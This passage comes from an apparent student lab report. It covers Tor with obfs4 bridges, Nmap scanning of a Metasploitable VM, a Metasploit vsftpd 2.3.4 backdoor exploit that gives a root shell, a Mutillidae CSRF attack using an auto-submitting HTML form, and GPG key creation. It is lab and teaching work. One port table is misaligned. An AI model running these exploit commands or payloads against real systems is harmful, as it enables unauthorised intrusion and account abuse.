ith Libevent 2.1.12-stable, OpenSSL 3.5.5, Zlib 1.3.1, Liblzma 5.8.2, Libzstd N/A and Glibc
2.42 as libc.
Apr 10 03:24:17.295 [notice] Tor can't help you if you use it wrong! Learn how to be safe at
https://support.torproject.org/faq/staying-anonymous/
Apr 10 03:24:17.295 [notice] This version is not a stable Tor release. Expect more bugs than
usual.
Apr 10 03:24:17.297 [notice] Read configuration file "/home/kali/tor/torrc".
Apr 10 03:24:17.322 [notice] Opening Socks listener on 127.0.0.1:9050
Apr 10 03:24:17.327 [notice] Opened Socks listener connection (ready) on 127.0.0.1:9050
Apr 10 03:24:17.000 [notice] Set list of supported TLS groups to: ?*X25519MLKEM768 / ?SecP25
6r1MLKEM768 / *P-256:*X25519:P-224
Apr 10 03:24:17.000 [notice] Bootstrapped 0% (starting): Starting
Apr 10 03:24:19.000 [notice] Starting with guard context "bridges"
Apr 10 03:24:19.000 [notice] Delaying directory fetches: No running bridges
Apr 10 03:24:19.000 [notice] new bridge descriptor 'myAwesomeBridge' (cached): $5A4010E6DB84
7FC2E889418E9B56DF9C7A0E188F-myAwesomeBridge [kDEgE9zJvVI9tYXbEe+l6vvVWuwghmb+CLUVT0b4Ws8] a
t 71.194.37.215
Apr 10 03:24:20.000 [notice] Bootstrapped 1% (conn_pt): Connecting to pluggable transport
Apr 10 03:24:20.000 [warn] Only one bridge (transport: 'obfs4') is configured. You should ha
ve at least two for conflux, for any transport that is not 'snowflake'.
Apr 10 03:24:20.000 [notice] Bootstrapped 2% (conn_done_pt): Connected to pluggable transpor
t
Apr 10 03:24:20.000 [notice] Bootstrapped 10% (conn_done): Connected to a relay
Apr 10 03:24:21.000 [notice] Bootstrapped 14% (handshake): Handshaking with a relay
Apr 10 03:24:22.000 [notice] Bootstrapped 15% (handshake_done): Handshake with a relay done
Apr 10 03:24:22.000 [notice] Bootstrapped 75% (enough_dirinfo): Loaded enough directory info
to build circuits
Apr 10 03:24:22.000 [notice] Bootstrapped 95% (circuit_create): Establishing a Tor circuit
Apr 10 03:24:24.000 [notice] Bootstrapped 100% (done): Done
```

Figure 17: Tor successfully bootstrapped to 100% using obfs4 bridges.





Figure 18: Browser successfully connected through Tor network using obfs4 bridges.

3. Part III: Metasploitable

For this section, I first downloaded the metasploitable virtual machine. [Metasploitable](#). I am using kali linux for other VM.

3.1 Problem (a): Identify the OS Version of the Metasploitable System

Firstly I checked my IP address of both the virtual machines. Both these VMs were configured to Host only network, hence both the machines will share the same subnet. Below are the ifconfig results:



```
Metasploitable2-Linux - VMware Workstation 17 Player
Player
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.202.131  Bcast:192.168.202.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:44 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:806 (806.0 B)  TX bytes:4844 (4.7 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

Figure 19: Enter Caption

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.202.130 netmask 255.255.255.0 broadcast 192.168.202.255
    ether 00:0c:29:84:cd:d4 txqueuelen 1000 (Ethernet)
    RX packets 1382 bytes 118938 (116.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1666 bytes 132441 (129.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
$
```

Figure 20: Enter Caption

Command(s) Used:

```
sudo nmap -sT -sV -Pn 192.168.202.131
```

I used Nmap with OS detection to identify the operating system of the metasploitable machine. The scan indicated that the system is running a Linux-based operating system.

Observed OS Version: OS: Linux (Unix-based system)


Hostname: metasploitable.localdomain

```
kali㉿kali: ~
Session Actions Edit View Help
513/tcp open login?
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.89 seconds
```

Figure 21: Enter Caption

3.2 Problem (b): List Open Ports on the Metasploitable System



```

kali@kali: ~
Session Actions Edit View Help
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rshcd
513/tcp   open  login?         Netkit rshd
514/tcp   open  shell          GNU Classpath grmiregistry
1099/tcp  open  java-rmi       Metasploitable root shell
1524/tcp  open  bindshell      2-4 (RPC #100003)
2049/tcp  open  nfs            ProFTPD 1.3.1
2121/tcp  open  ftp            MySQL 5.0.51a-3ubuntu5
3306/tcp  open  mysql          PostgreSQL DB 8.3.0 - 8.3.7
5432/tcp  open  postgresql     VNC (protocol 3.3)
5900/tcp  open  vnc            (access denied)
6000/tcp  open  X11            UnrealIRCd
6667/tcp  open  irc            Apache Jserv (Protocol v1.3)
8009/tcp  open  ajp13          Apache Tomcat/Coyote JSP engine 1.1
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Figure 22: Enter Caption

Command(s) Used:

```
sudo nmap -sT -sV -Pn 192.168.202.131
```

Port	Service	Default Use	Application/Version
21	FTP	File Transfer	vsftpd 2.3.4
22	SSH	Secure Remote Login	OpenSSH 4.7p1
23	Telnet	Remote Login (Insecure)	Linux telnetd
25	SMTP	Email Transfer	Postfix smtpd
53	DNS	Domain Name Resolution	ISC BIND 9.4.2
80	HTTP	Web Server	Apache httpd 2.2.8
111	RPC	Remote Procedure Call	rpcbind
139	NetBIOS	File Sharing	Samba smbd 3.X-4.X
445	SMB	File Sharing	Samba smbd 3.X-4.X
512	exec	Remote Command Execution	netkit-rsh rexecd
513	login	Remote Login	rlogin
514	shell	Remote Shell Access	rshd
1099	java-rmi	Remote Method Invocation	GNU Classpath rmiregistry
1524	bindshell	Backdoor Shell	Metasploitable root shell
2049	NFS	Network File System	nfs
2121	FTP	File Transfer	ProFTPD 1.3.1
3306	MySQL	Database Service	MySQL 5.0.51a
5432	PostgreSQL	Database Service	PostgreSQL 8.3.X
5900	VNC	Remote Desktop	VNC (protocol 3.3)
6000	X11	Display Server	X11
6667	IRC	Chat Server	UnrealIRCd
8009	AJP13	Web Server Connector	Apache Jserv
8180	HTTP	Web Application Server	Apache Tomcat

Table 1: Open Ports and Services on Metasploitable Machine

3.3 Problem (c): Exploiting the FTP Backdoor

Background of the Attack

- The FTP service running on the metasploitable machine is **vsftpd 2.3.4**, which contains a known backdoor vulnerability.
- This vulnerability allows an attacker to gain unauthorized access to the system by triggering a hidden backdoor in the FTP service.
- Successful exploitation results in a remote shell session on the target system, enabling command execution with elevated privileges.

Steps Performed

- Launched the Metasploit Framework using **msfconsole**.

- Searched for available exploits related to vsftpd using the `search vsftpd` command.
- Selected the exploit module `exploit/unix/ftp/vsftpd_234_backdoor`.
- Configured the target IP address using `set RHOSTS 192.168.202.131`.
- Configured the attacker machine IP using `set LHOST 192.168.202.130`.
- Executed the exploit using the `run` command.
- Successfully obtained a Meterpreter session on the target system.
- Spawned a shell and verified root access using system commands.





Figure 23: Launching the Metasploit Framework



```

kali@kali: ~
Session Actions Edit View Help

=[ metasploit v6.4.116-dev ]
+ -- ==[ 2,623 exploits - 1,326 auxiliary - 1,707 payloads ]
+ -- ==[ 431 post - 49 encoders - 14 nops - 10 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules


# Name                               Disclosure Date Rank Check
- - -                               -
0 auxiliary/dos/ftp/vsftpd_232        2011-02-03      normal Yes
VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03      excellent Yes
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf >

```

Figure 24: Searching for vsftpd exploit modules




```

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.202.131
RHOSTS => 192.168.202.131
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.202.130
LHOST => 192.168.202.130
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.202.130:4444
[+] 192.168.202.131:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.202.130:4444 -> 192.168.202.131:39325) at 2026-04-06 11:22:50 -0400

meterpreter >

```

Figure 25: Selecting the vsftpd_234_backdoor exploit module



```

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > uname -a
[-] Unknown command: uname. Run the help command for more details.
meterpreter > shell
Process 5465 created.
Channel 1 created.
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

```

Figure 26: Executing the exploit and obtaining a Meterpreter session

3.3.1 Tool(s) Used

- Nmap (for identifying the vulnerable FTP service)
- Metasploit Framework (for exploiting the backdoor vulnerability)

3.3.2 Command(s) Executed

```
msfconsole
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.202.131
set LHOST 192.168.202.130
run
```

3.3.3 Outcome of the Exploit

The exploit was successfully executed against the metasploitable machine. A Meterpreter session was established, allowing remote access to the target system. Upon spawning a shell and executing commands such as `whoami` and `uname -a`, it was confirmed that the attacker had gained root-level access. This demonstrates a complete compromise of the target system through exploitation of the vulnerable FTP service.

3.4 Problem (d): Exploiting the “Add Blog for Anonymous” Vulnerability on the CSRF Page

Objective: Exploit the CSRF vulnerability present in the Mutillidae application hosted on the Metasploitable VM by forging a blog submission request.





Figure 27: User registration and login on Mutillidae

Steps Followed:

- Accessed the Mutillidae web application hosted on the Metasploitable VM.
- Registered a new user account and logged into the application.
- Navigated to the blog submission functionality (“Add Blog for Anonymous”).
- Used browser developer tools (Network tab) to capture the legitimate POST request generated when submitting a blog entry.
- Identified the required parameters such as `page`, `csrf-token`, `blog_entry`, and the submit button field.
- Created a malicious HTML file (`csrf.html`) containing a forged POST request with hidden input fields.
- Configured the page to automatically submit the request when opened in a browser.
- Opened the crafted HTML file in Firefox to trigger the CSRF attack.
- Verified the attack by checking the blog entries page for unauthorized or duplicate entries.




```
kali@kali: ~  
Session Actions Edit View Help  
GNU nano 8.7.1 csrf.html  
<html>  
<body onload=document.forms[0].submit()>  
<form action="http://192.168.202.131/mutillidae/index.php" method="POST">  
<input type="hidden" name="page" value="add-to-your-blog.php">  
<input type="hidden" name="csrf-token" value="SecurityIsDisabled">  
<input type="hidden" name="blog_entry" value="csrf_proof_456">  
<input type="hidden" name="add-to-your-blog-php-submit-button" value="Submit">  
</form>  
</body>  
</html>
```

Figure 28: csrf html file content

Technique Used:

- A CSRF attack was performed by replicating a legitimate POST request using a custom HTML form.
- The payload consisted of hidden input fields that mimicked the original request parameters.
- The form was auto-submitted using JavaScript upon page load, simulating a victim unknowingly triggering the request.
- Since the application did not validate request origin or implement CSRF protection, the forged request was accepted.

Screenshots:



Back

Add New Blog Entry

[View Blogs](#)

Add blog for test

Note: `<b>`, `</b>`, `<i>`, `</i>`, `<u>` and `</u>` are now allowed in blog entries

Save Blog Entry


[View Blogs](#)

4 Current Blog Entries			
	Name	Date	Comment
1	test	2026-04-06 14:42:10	abc123
2	test	2026-04-06 14:32:44	abc123
3	test	2026-04-06 13:19:25	hello
4	test	2026-04-06 13:03:09	hello

Figure 29: Duplicate blog entries showing successful CSRF attack

4. Part IV: PGP / GPG

4.1 Creating a Public / Private Key Pair (4096-bit)



```
kali@kali: ~/tor
Session Actions Edit View Help
public and secret key created and signed.

pub  rsa4096 2026-04-08 [SC]
    C8697D3491E686C1E85163B2A31308F64E9175D1
uid  HARSH VISHWAKARMA (namaste) <hvish22022004@gmail.com>
sub  rsa4096 2026-04-08 [E]

(kali@kali)~-[~/tor]
$ gpg --list-keys
gpg: checking the trustdb
gpg: marginals needed: 3 completes needed: 1 trust model: pgp
gpg: depth: 0 valid: 1 signed: 0 trust: 0-, 0q, 0n, 0m, 0f, 1u
/home/kali/.gnupg/pubring.kbx

pub  rsa4096 2026-04-08 [SC]
    C8697D3491E686C1E85163B2A31308F64E9175D1
uid  [ultimate] HARSH VISHWAKARMA (namaste) <hvish22022004@gmail.com>
sub  rsa4096 2026-04-08 [E]
```

Figure 30: Generation of a 4096-bit RSA public/private key pair using GPG

Commands Used:

```
gpg --full-generate-key
gpg --list-keys
```

Key Details:

A public/private key pair was generated using GPG with the following properties:

- Algorithm: RSA and RSA
- Key Size: 4096 bits
- Key Usage:
 - Primary key: Signing and Certification (SC)
